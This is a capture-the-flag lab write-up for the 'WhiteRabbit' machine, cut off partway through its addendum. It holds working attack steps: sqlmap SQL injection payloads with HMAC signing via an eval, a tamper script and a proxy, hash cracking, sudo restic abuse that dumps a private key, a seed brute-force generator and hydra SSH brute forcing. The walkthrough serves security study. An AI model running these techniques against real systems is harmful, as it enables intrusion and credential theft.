

Reconnaissance
PORT      STATE    SERVICE VERSION
22/tcp    open     ssh     OpenSSH 9.6p1 Ubuntu 3ubuntu13.9 (Ubuntu Linux; protocol 2.0)
| ssh-hostkey:
|   256 0f:b0:5e:9f:85:81:c6:ce:fa:f4:97:c2:99:c5:db:b3 (ECDSA)
|_  256 a9:19:c3:55:fe:6a:9a:1b:83:8f:9d:21:0a:08:95:47 (ED25519)
80/tcp    open     http    Caddy httpd
|_http-title: Did not follow redirect to http://whiterabbit.htb
|_http-server-header: Caddy
2222/tcp  open     ssh     OpenSSH 9.6p1 Ubuntu 3ubuntu13.5 (Ubuntu Linux; protocol 2.0)
| ssh-hostkey:
|   256 c8:28:4c:7a:6f:25:7b:58:76:65:d8:2e:d1:eb:4a:26 (ECDSA)
|_  256 ad:42:c0:28:77:dd:06:bd:19:62:d8:17:30:11:3c:87 (ED25519)
The nmap scan shows a redirect to whiterabbit.htb so I’ll add this to my /etc/hosts file. It’s also notable that there are two different SSH ports with separate versions. This could indicate the usage of containers or virtual machines.
Initial Access

The web page at whiterabbit.htb advertises Pentesting Services and the latest news talk about certain technologies involved:
- n8n: a powerful automation framework
- GoPhish: an open-source phishing toolkit
- Stalwart Mailserver: a secure all-in-one mail server
- Uptime Kurma: a fancy monitoring tool
Since there’s a domain name configured and potentially multiple additional services available, I start a vhost enumeration with ffuf.
$ ffuf -H 'Host: FUZZ.whiterabbit.htb' \
       -w /usr/share/wordlists/seclists/Discovery/DNS/subdomains-top1million-110000.txt \
       -u http://whiterabbit.htb \
       -fw 1

        /'___\  /'___\           /'___\
       /\ \__/ /\ \__/  __  __  /\ \__/
       \ \ ,__\\ \ ,__\/\ \/\ \ \ \ ,__\
        \ \ \_/ \ \ \_/\ \ \_\ \ \ \ \_/
         \ \_\   \ \_\  \ \____/  \ \_\
          \/_/    \/_/   \/___/    \/_/

       v2.1.0-dev
________________________________________________

 :: Method           : GET
 :: URL              : http://whiterabbit.htb
 :: Wordlist         : FUZZ: /usr/share/wordlists/seclists/Discovery/DNS/subdomains-top1million-110000.txt
 :: Header           : Host: FUZZ.whiterabbit.htb
 :: Follow redirects : false
 :: Calibration      : false
 :: Timeout          : 10
 :: Threads          : 40
 :: Matcher          : Response status: 200-299,301,302,307,401,403,405,500
 :: Filter           : Response words: 1
________________________________________________

status                  [Status: 302, Size: 32, Words: 4, Lines: 1, Duration: 29ms]
This does find the subdomain status that I also add to my /etc/hosts file. Browsing to the newly discovered site shows the login prompt for Uptime Kurma. Trying different usernames and password does not work and there are no default credentials.
Usually one can see the /status page publicly1 but here it’s just a white page, so maybe it was configured to use another status page than default. Once again with ffuf I’ll try to bruteforce the name.
$ ffuf -u "http://status.whiterabbit.htb/status/FUZZ" \
       -w /usr/share/wordlists/seclists/Discovery/Web-Content/raft-medium-words.txt

        /'___\  /'___\           /'___\
       /\ \__/ /\ \__/  __  __  /\ \__/
       \ \ ,__\\ \ ,__\/\ \/\ \ \ \ ,__\
        \ \ \_/ \ \ \_/\ \ \_\ \ \ \ \_/
         \ \_\   \ \_\  \ \____/  \ \_\
          \/_/    \/_/   \/___/    \/_/

       v2.1.0-dev
________________________________________________

 :: Method           : GET
 :: URL              : http://status.whiterabbit.htb/status/FUZZ
 :: Wordlist         : FUZZ: /usr/share/wordlists/seclists/Discovery/Web-Content/raft-medium-words.txt
 :: Follow redirects : false
 :: Calibration      : false
 :: Timeout          : 10
 :: Threads          : 40
 :: Matcher          : Response status: 200-299,301,302,307,401,403,405,500
________________________________________________

temp                    [Status: 200, Size: 3359, Words: 304, Lines: 41, Duration: 34ms]

Accessing /status/temp shows the uptime for four services, including gophish at ddb09a8558c9.whiterabbit.htb and wikijs at a668910b5514e.whiterabbit.htb. Both domains go right into my hosts file.

Browsing the wiki shows a ToDo regarding missing authentication, so I can proceed to browse the article(s) in the sidebar.

The other article about GoPhish Webhooks shows the n8n workflow with multiple steps and interactions with a MySQL database and a webhook as in- and output.
It also includes a sample POST request coming from GoPhish that serves as input to the workflow. The example contains another subdomain 28efa8f7df.whiterabbit.htb that I also add to my /etc/hosts file.
POST /webhook/d96af3a4-21bd-4bcb-bd34-37bfc67dfd1d HTTP/1.1
Host: 28efa8f7df.whiterabbit.htb
x-gophish-signature: sha256=cf4651463d8bc629b9b411c58480af5a9968ba05fca83efa03a21b2cecd1c2dd
Accept: */*
Accept-Encoding: gzip, deflate, br
Connection: keep-alive
Content-Type: application/json
Content-Length: 81

{
  "campaign_id": 1,
  "email": "test@ex.com",
  "message": "Clicked Link"
}
Right I can download the configuration for the workflow as JSON and it contains the secret used to calculate the HMAC for the x-gophish-signature header.
    {
      "parameters": {
        "jsCode": "const signatureHeader = $json.headers[\"x-gophish-signature\"];\nconst signature = signatureHeader.split('=')[1];\nreturn { json: { signature: signature, body: $json.body } };"
      },
      "id": "49aff93b-5d21-490d-a2af-95611d8f83d1",
      "name": "Extract signature",
      "type": "n8n-nodes-base.code",
      "typeVersion": 2,
      "position": [
        660,
        340
      ]
    },
    {
      "parameters": {
        "action": "hmac",
        "type": "SHA256",
        "value": "={{ JSON.stringify($json.body) }}",
        "dataPropertyName": "calculated_signature",
        "secret": "3CWVGMndgMvdVAzOjqBiTicmv7gxc6IS"
      },
      "id": "e406828a-0d97-44b8-8798-6d066c4a4159",
      "name": "Calculate the signature",
      "type": "n8n-nodes-base.crypto",
      "typeVersion": 1,
      "position": [
        860,
        340
      ]
    },
The configuration also reveals that the backend database is MariaDB (instead of MySQL) and the wiki page has a warning at the end mentioning other projects in the same database.
Since input from the webhook is used in the SQL statement "SELECT * FROM victims where email = \"{{ $json.body.email }}\" LIMIT 1" there might be a SQL injection possible. Exploiting it via sqlmap is a multi-step process because the necessary header has to be calculated for each payload.
I decide to use the --eval switch to dynamically calculate the HMAC and add it as x-gophish-signature. It’s important to note that JSON.stringify in the n8n uses compact JSON (without white space) to calculate the hash.
sqlmap --url 'http://28efa8f7df.whiterabbit.htb/webhook/d96af3a4-21bd-4bcb-bd34-37bfc67dfd1d' \
       -X POST \
       --data '{"campaign_id": 1,"email": "ryuki@whiterabbit.htb", "message":"Clicked Link"}' \
       -p email \
       --dbms=MySQL \
       --eval="import hashlib;import hmac;import json;_locals['auxHeaders']['x-gophish-signature']='sha256=' + hmac.new(b'3CWVGMndgMvdVAzOjqBiTicmv7gxc6IS', json.dumps(json.loads(_locals['post']),separators=(',', ':')).encode(), hashlib.sha256).hexdigest()"
The eval script retrieves the POST data from the request via _locals['post'] and converts it into compact JSON, then uses that as input for the HMAC calculation. The result is added as a new header via _locals['auxHeaders'].
import hashlib
import hmac
import json

# Get the POST data
data = _locals['post']
# Convert to compact JSON
data = json.dumps(json.loads(data), separators=(',', ':'))
# Calculate the signature
signature = hmac.new(
	b'3CWVGMndgMvdVAzOjqBiTicmv7gxc6IS',
    data.encode(),
    hashlib.sha256
).hexdigest()
# Add the new header
_locals['auxHeaders']['x-gophish-signature'] = 'sha256=' + signature
Hint
In Addendum I showcase two more ways to achieve the same outcome with a tamper script and a middleware.
Running the sqlmap command quickly identifies the injection point and I can proceed to dump all the databases
sqlmap --url 'http://28efa8f7df.whiterabbit.htb/webhook/d96af3a4-21bd-4bcb-bd34-37bfc67dfd1d' \
       -X POST \
       --data '{"campaign_id": 1,"email": "ryuki@whiterabbit.htb", "message":"Clicked Link"}' \
       -p email \
       --dbms=MySQL \
       --eval="import hashlib;import hmac;import json;_locals['auxHeaders']['x-gophish-signature']='sha256=' + hmac.new(b'3CWVGMndgMvdVAzOjqBiTicmv7gxc6IS', json.dumps(json.loads(_locals['post']),separators=(',', ':')).encode(), hashlib.sha256).hexdigest()" \
       --batch
        ___
       __H__
 ___ ___[,]_____ ___ ___  {1.9.4#stable}
|_ -| . ["]     | .'| . |
|___|_  [(]_|_|_|__,|  _|
      |_|V...       |_|   https://sqlmap.org

--- SNIP ---

sqlmap identified the following injection point(s) with a total of 929 HTTP(s) requests:
---
Parameter: JSON email ((custom) POST)
    Type: boolean-based blind
    Title: MySQL RLIKE boolean-based blind - WHERE, HAVING, ORDER BY or GROUP BY clause
    Payload: {"campaign_id": 1,"email": "ryuki@whiterabbit.htb" RLIKE (SELECT (CASE WHEN (2008=2008) THEN 0x7279756b694077686974657261626269742e687462 ELSE 0x28 END))-- LnOs", "message":"Clicked Link"}

    Type: error-based
    Title: MySQL >= 5.0 AND error-based - WHERE, HAVING, ORDER BY or GROUP BY clause (FLOOR)
    Payload: {"campaign_id": 1,"email": "ryuki@whiterabbit.htb" AND (SELECT 1236 FROM(SELECT COUNT(*),CONCAT(0x71626b7171,(SELECT (ELT(1236=1236,1))),0x7176786b71,FLOOR(RAND(0)*2))x FROM INFORMATION_SCHEMA.PLUGINS GROUP BY x)a)-- wjKo", "message":"Clicked Link"}

    Type: stacked queries
    Title: MySQL >= 5.0.12 stacked queries (comment)
    Payload: {"campaign_id": 1,"email": "ryuki@whiterabbit.htb";SELECT SLEEP(5)#", "message":"Clicked Link"}

    Type: time-based blind
    Title: MySQL >= 5.0.12 AND time-based blind (query SLEEP)
    Payload: {"campaign_id": 1,"email": "ryuki@whiterabbit.htb" AND (SELECT 7644 FROM (SELECT(SLEEP(5)))lDto)-- YyBl", "message":"Clicked Link"}
---
Besides the phishing database for the workflow there’s also temp and dumping reveals a command log containing yet another subdomain and the password for restic.
$ $SQLMAP_COMMAND --threads 10 --dbs
--- SNIP ---
available databases [3]:
[*] information_schema
[*] phishing
[*] temp
--- SNIP ---

$ $SQLMAP_COMMAND --threads 10 -D temp --dump
--- SNIP ---
Database: temp
Table: command_log
[6 entries]
+----+---------------------+------------------------------------------------------------------------------+
| id | date                | command                                                                      |
+----+---------------------+------------------------------------------------------------------------------+
| 1  | 2024-08-30 10:44:01 | uname -a                                                                     |
| 2  | 2024-08-30 11:58:05 | restic init --repo rest:http://75951e6ff.whiterabbit.htb                     |
| 3  | 2024-08-30 11:58:36 | echo ygcsvCuMdfZ89yaRLlTKhe5jAmth7vxw > .restic_passwd                       |
| 4  | 2024-08-30 11:59:02 | rm -rf .bash_history                                                         |
| 5  | 2024-08-30 11:59:47 | #thatwasclose                                                                |
| 6  | 2024-08-30 14:40:42 | cd /home/neo/ && /opt/neo-password-generator/neo-password-generator | passwd |
+----+---------------------+------------------------------------------------------------------------------+
--- SNIP ---
After adding the domain 75951e6ff.whiterabbit.htb to my hosts file and downloading the restic client, I can use it to clone the data that might be in the remote repository.
$ echo ygcsvCuMdfZ89yaRLlTKhe5jAmth7vxw > .restic_passwd

$ mkdir sync

$ ./restic_0.18.0_linux_amd64 restore \
                              latest \
                              --repo rest:http://75951e6ff.whiterabbit.htb \
                              --password-file .restic_passwd \
                              --target sync

$ find sync
sync
sync/dev
sync/dev/shm
sync/dev/shm/bob
sync/dev/shm/bob/ssh
sync/dev/shm/bob/ssh/bob.7z
Within the ssh directory is a 7z archive but it’s password protected. Extracting the hash with 7z2john works and hashcat is able to crack it with mode 11600. That recovers the password 1q2w3e4r5t6y.
$ 7z2john sync/dev/shm/bob/ssh/bob.7z | tee -a hash
$7z$2$19$0$$8$61d81f6f9997419d0000000000000000$4049814156$368$365$7295a784b0a8cfa7d2b0a8a6f88b961c8351682f167ab77e7be565972b82576e7b5ddd25db30eb27137078668756bf9dff5ca3a39ca4d9c7f264c19a58981981486a4ebb4a682f87620084c35abb66ac98f46fd691f6b7125ed87d58e3a37497942c3c6d956385483179536566502e598df3f63959cf16ea2d182f43213d73feff67bcb14a64e2ecf61f956e53e46b17d4e4bc06f536d43126eb4efd1f529a2227ada8ea6e15dc5be271d60360ff5c816599f0962fc742174ff377e200250b835898263d997d4ea3ed6c3fc21f64f5e54f263ebb464e809f9acf75950db488230514ee6ed92bd886d0a9303bc535ca844d2d2f45532486256fbdc1f606cca1a4680d75fa058e82d89fd3911756d530f621e801d73333a0f8419bd403350be99740603dedff4c35937b62a1668b5072d6454aad98ff491cb7b163278f8df3dd1e64bed2dac9417ca3edec072fb9ac0662a13d132d7aa93ff58592703ec5a556be2c0f0c5a3861a32f221dcb36ff3cd713$399$00

$ hashcat -m 11600 hash /usr/share/wordlists/rockyou.txt
--- SNIP ---
$7z$<REMOVED>00:1q2w3e4r5t6y
--- SNIP ---
Extracting the archive creates a SSH key called bob, the corresponding public key and a config file containing a single entry for bob@whiterabbit.htb on port 2222.
$ ls
bob bob.pub config

$ cat config
Host whiterabbit
  HostName whiterabbit.htb
  Port 2222
  User bob
Logging in with the key (ssh -i bob -p 2222 bob@whiterabbit.htb) drops me into a shell within a Docker container. The user bob can run /usr/bin/restic as anyone without providing a password.
$ sudo -l
Matching Defaults entries for bob on ebdce80611e9:
    env_reset, mail_badpass, secure_path=/usr/local/sbin\:/usr/local/bin\:/usr/sbin\:/usr/bin\:/sbin\:/bin\:/snap/bin, use_pty

User bob may run the following commands on ebdce80611e9:
    (ALL) NOPASSWD: /usr/bin/restic
I’ll try to backup /root first and therefore I initialize a new empty repo in /dev/shm/repo. Then I use that as value for --repo while backing up the desired folder. Restoring the data to another folder won’t work because it would also restore the access to those files and folders. Instead I act directly on the backup and dump the contents of files to stdout2.
The backup contains the SSH key for morpheus and I can use it to login on the host system (port 22) to collect the first flag.
$ restic init --repo /dev/shm/repo
enter password for new repository:
enter password again:
created restic repository 8c77e5488c at /dev/shm/repo

Please note that knowledge of your password is required to access
the repository. Losing your password means that your data is
irrecoverably lost.

$ sudo restic --repo /dev/shm/repo --verbose backup /root
open repository
enter password for repository:
repository 8c77e548 opened (version 2, compression level auto)
created new cache in /root/.cache/restic
lock repository
no parent snapshot found, will read all files
load index files

start scan on [/root]
start backup on [/root]
scan finished in 0.217s: 4 files, 3.865 KiB

Files:           4 new,     0 changed,     0 unmodified
Dirs:            3 new,     0 changed,     0 unmodified
Data Blobs:      4 new
Tree Blobs:      3 new
Added to the repository: 6.493 KiB (3.603 KiB stored)

processed 4 files, 3.865 KiB in 0:00
snapshot 590879f6 saved

$ sudo restic --repo /dev/shm/repo snapshots
enter password for repository:
repository 8c77e548 opened (version 2, compression level auto)
ID        Time                 Host          Tags        Paths
--------------------------------------------------------------
590879f6  2025-04-12 12:13:01  ebdce80611e9              /root
--------------------------------------------------------------
1 snapshots

$ sudo restic --repo /dev/shm/repo ls 590879f6
enter password for repository:
repository 8c77e548 opened (version 2, compression level auto)
[0:00] 100.00%  1 / 1 index files loaded
snapshot 590879f6 of [/root] filtered by [] at 2025-04-12 12:13:01.597505111 +0000 UTC):
/root
/root/.bash_history
/root/.bashrc
/root/.cache
/root/.profile
/root/.ssh
/root/morpheus
/root/morpheus.pub

$ sudo restic --repo /dev/shm/repo dump 590879f6 /root/morpheus
enter password for repository:
repository 8c77e548 opened (version 2, compression level auto)
[0:00] 100.00%  1 / 1 index files loaded
-----BEGIN OPENSSH PRIVATE KEY-----
b3BlbnNzaC1rZXktdjEAAAAABG5vbmUAAAAEbm9uZQAAAAAAAAABAAAAaAAAABNlY2RzYS
1zaGEyLW5pc3RwMjU2AAAACG5pc3RwMjU2AAAAQQS/TfMMhsru2K1PsCWvpv3v3Ulz5cBP
UtRd9VW3U6sl0GWb0c9HR5rBMomfZgDSOtnpgv5sdTxGyidz8TqOxb0eAAAAqOeHErTnhx
K0AAAAE2VjZHNhLXNoYTItbmlzdHAyNTYAAAAIbmlzdHAyNTYAAABBBL9N8wyGyu7YrU+w
Ja+m/e/dSXPlwE9S1F31VbdTqyXQZZvRz0dHmsEyiZ9mANI62emC/mx1PEbKJ3PxOo7FvR
4AAAAhAIUBairunTn6HZU/tHq+7dUjb5nqBF6dz5OOrLnwDaTfAAAADWZseEBibGFja2xp
c3QBAg==
-----END OPENSSH PRIVATE KEY-----
Privilege Escalation
Shell as neo
Besides morpheus there’s also another user called neo with a login shell in /etc/passwd. The temp database I’ve dumped with sqlmap contained another line mentioning that account. With neo-password-generator the password for the account was modified and my current user has access to this binary in /opt/neo-password-generator/neo-password-generator.
After transferring the binary via scp to my machine, I have a closer look by loading it into Ghidra. It uses the current time as seed for the srand call and then builds a 20 character long password containing only letters and numbers.
undefined8 main(void)

{
  long in_FS_OFFSET;
  timeval time;
  long stack_canary;

  stack_canary = *(long *)(in_FS_OFFSET + 0x28);
  gettimeofday(&time,(__timezone_ptr_t)0x0);
  generate_password(time.tv_sec * 1000 + time.tv_usec / 1000);
  if (stack_canary != *(long *)(in_FS_OFFSET + 0x28)) {
                    /* WARNING: Subroutine does not return */
    __stack_chk_fail();
  }
  return 0;
}

void generate_password(uint seed)
{
  int random_number;
  long in_FS_OFFSET;
  int i;
  char password [20];
  undefined1 local_14;
  long stack_canary;

  stack_canary = *(long *)(in_FS_OFFSET + 0x28);
  srand(seed);
  for (i = 0; i < 20; i = i + 1) {
    random_number = rand();
    password[i] = "abcdefghijklmnopqrstuvwxyzABCDEFGHIJKLMNOPQRSTUVWXYZ0123456789"
                  [random_number % 62];
  }
  local_14 = 0;
  puts(password);
  if (stack_canary != *(long *)(in_FS_OFFSET + 0x28)) {
                    /* WARNING: Subroutine does not return */
    __stack_chk_fail();
  }
  return;
}
The algorithm used to generate the password is fairly simple as long as the initial seed is known. Luckily the command log has attached the date 2024-08-30 14:40:42 to the entry and therefore only the milliseconds need to be bruteforced.
Based on this knowledge the following C code constructs a new time struct and runs the password generation logic in a loop while incrementing the amount of milliseconds.
#include <stdio.h>
#include <stdint.h>
#include <stdlib.h>
#include <string.h>
#include <time.h>
#include <sys/time.h>

void generate_password(uint32_t seed) {
    const char charset[] = "abcdefghijklmnopqrstuvwxyzABCDEFGHIJKLMNOPQRSTUVWXYZ0123456789";
    char str[21] = {0};

    srand(seed);
    for (int i = 0; i < 20; i++) {
        str[i] = charset[rand() % 62];
    }

    puts(str);
}

int main() {
    int year = 2024, month = 8, day = 30, hour = 14, minute = 40, second = 42;

    struct tm tm_time = {
        .tm_year = year - 1900,
        .tm_mon = month - 1,
        .tm_mday = day,
        .tm_hour = hour,
        .tm_min = minute,
        .tm_sec = second,
        .tm_isdst = -1
    };

    time_t base_time = timegm(&tm_time);

    for (int millis = 0; millis < 1000; millis++) {
        uint32_t seed = (uint32_t)(base_time * 1000 + millis);
        generate_password(seed);
    }

    return 0;
}
Compiling the code and then running it while piping the output into a new file creates a password list with all 1000 possibilities. hydra attempts to login as neo and eventually finds the correct password to login via SSH.
$ gcc -o generator gen.c

$ ./generator > passwords.txt

$ hydra -l neo -P passwords.txt -t 16 ssh://whiterabbit.htb
Hydra v9.5 (c) 2023 by van Hauser/THC & David Maciejak - Please do not use in military or secret service organizations, or for illegal purposes (this is non-binding, these *** ignore laws and ethics anyway).

Hydra (https://github.com/vanhauser-thc/thc-hydra) starting at 2025-04-12 15:32:12
[WARNING] Many SSH configurations limit the number of parallel tasks, it is recommended to reduce the tasks: use -t 4
[DATA] max 16 tasks per 1 server, overall 16 tasks, 1000 login tries (l:1/p:1000), ~63 tries per task
[DATA] attacking ssh://whiterabbit.htb:22/
[22][ssh] host: whiterabbit.htb   login: neo   password: WBSxhWgfnMiclrV4dqfj
--- SNIP ---
Shell as root
Checking the sudo privileges for neo reveals that account can run anything as anyone. A simple sudo su lets me escalate to root and collect the final flag.
$ sudo -l
[sudo] password for neo:
Matching Defaults entries for neo on whiterabbit:
    env_reset, mail_badpass, secure_path=/usr/local/sbin\:/usr/local/bin\:/usr/sbin\:/usr/bin\:/sbin\:/bin\:/snap/bin, use_pty

User neo may run the following commands on whiterabbit:
    (ALL : ALL) ALL
Attack Path
flowchart TD

subgraph "Initial Access"
	A(Website) -->|vHost Brute Force| B(status subdomain)
	B -->|Directory Brute Force| C(Uptime Kurma status page)
	C -->|Find additional subdomains| D(Access to wiki)
	D -->|Detailed Workflow Description| E(Subdomain for n8n and automation workflow)
	E -->|SQL Injection via webhook| F(Dump temp database)
	F -->|Command History| G(Subdomain and Credentials for restic)
	G -->|Clone Repository| H(Encrypted 7z archive)
	H -->|Brute Force| I(Shell as bob in Docker)
	I -->|Backup /root folder with restic| J(SSH key for morpheus)
	J --> K(Shell as morpheus)
end

subgraph "Privilege Escalation"
	K -->|Reverse engineer custom password generator| L(Generation Logic based on time)
	L & F -->|Timestamp as seed| M(Shell as neo)
	M -->|sudo| N(Shell as root)
end
Addendum
Tamper Script
Instead of using the eval feature in sqlmap the required header value can also be calculated and added through a tamper script. Based on this example the required dependencies are imported and the tamper method is implemented. sqlmap runs this while supplying the payload and additional values like the headers.
#!/usr/bin/env python3
import json
import hashlib
import hmac

from lib.core.enums import PRIORITY

__priority__ = PRIORITY.NORMAL

SECRET = b'3CWVGMndgMvdVAzOjqBiTicmv7gxc6IS'

def calculate_hmac(payload: dict) -> str:
    return hmac.new(SECRET, payload.encode(), hashlib.sha256).hexdigest()

def dependencies():
    pass

def tamper(payload, **kwargs):
    payload = {
        "campaign_id": 1,
        "email": payload,
        "message": "Clicked Link"
    }
    # Create compact JSON as a string
    payload = json.dumps(payload, separators=(',', ':'))

    headers = kwargs.get('headers', {})
    headers['x-gophish-signature'] = 'sha256=' + calculate_hmac(payload)
    headers['content-type'] = 'application/json'

    return payload
A directory with an empty __init__.py has to be created and the tamper script placed next to it. Then sqlmap can be started with the --tamper switch.
$ mkdir tamper && touch tamper/__init__.py

$ vim tamper/hmac.header.py

$ sqlmap --url 'http://28efa8f7df.whiterabbit.htb/webhook/d96af3a4-21bd-4bcb-bd34-37bfc67dfd1d' --tamper ./tamper/hmac_header.py --dbms=MySQL --data '*' -X POST --level 5 --risk 3 --skip-urlencode
Middleware
Instead of using sqlmaps built-in ways of dynamically calculating the needed header, a proxy or middleware can also be used. The following Python code spins up a Flask server that takes a request on / with a single parameter (q).
Based on the provided data, the JSON object is created, the signature calculated and then sent off to the actual target via requests. The response is then passed back to sqlmap.
#!/usr/bin/env python3
import hashlib
import hmac
import json
import requests

from flask import Flask, request

URL = 'http://28efa8f7df.whiterabbit.htb/webhook/d96af3a4-21bd-4bcb-bd34-37bfc67dfd1d'
SECRET = b'3CWVGMndgMvdVAzOjqBiTicmv7gxc6IS'
SESSION = requests.Session()

app = Flask(__name__)


def calculate_hmac(payload: dict) -> str:
    # Create compact JSON as a string
    data = json.dumps(payload, separators=(',', ':'))
    return hmac.new(SECRET, data.encode(), hashlib.sha256).hexdigest()


@app.route('/')
def proxy():
    query = request.args.get('q', '')

    if not query:
        return 'Missing parameter q', 400

    data = {
        "campaign_id": 1,
        "email": query,
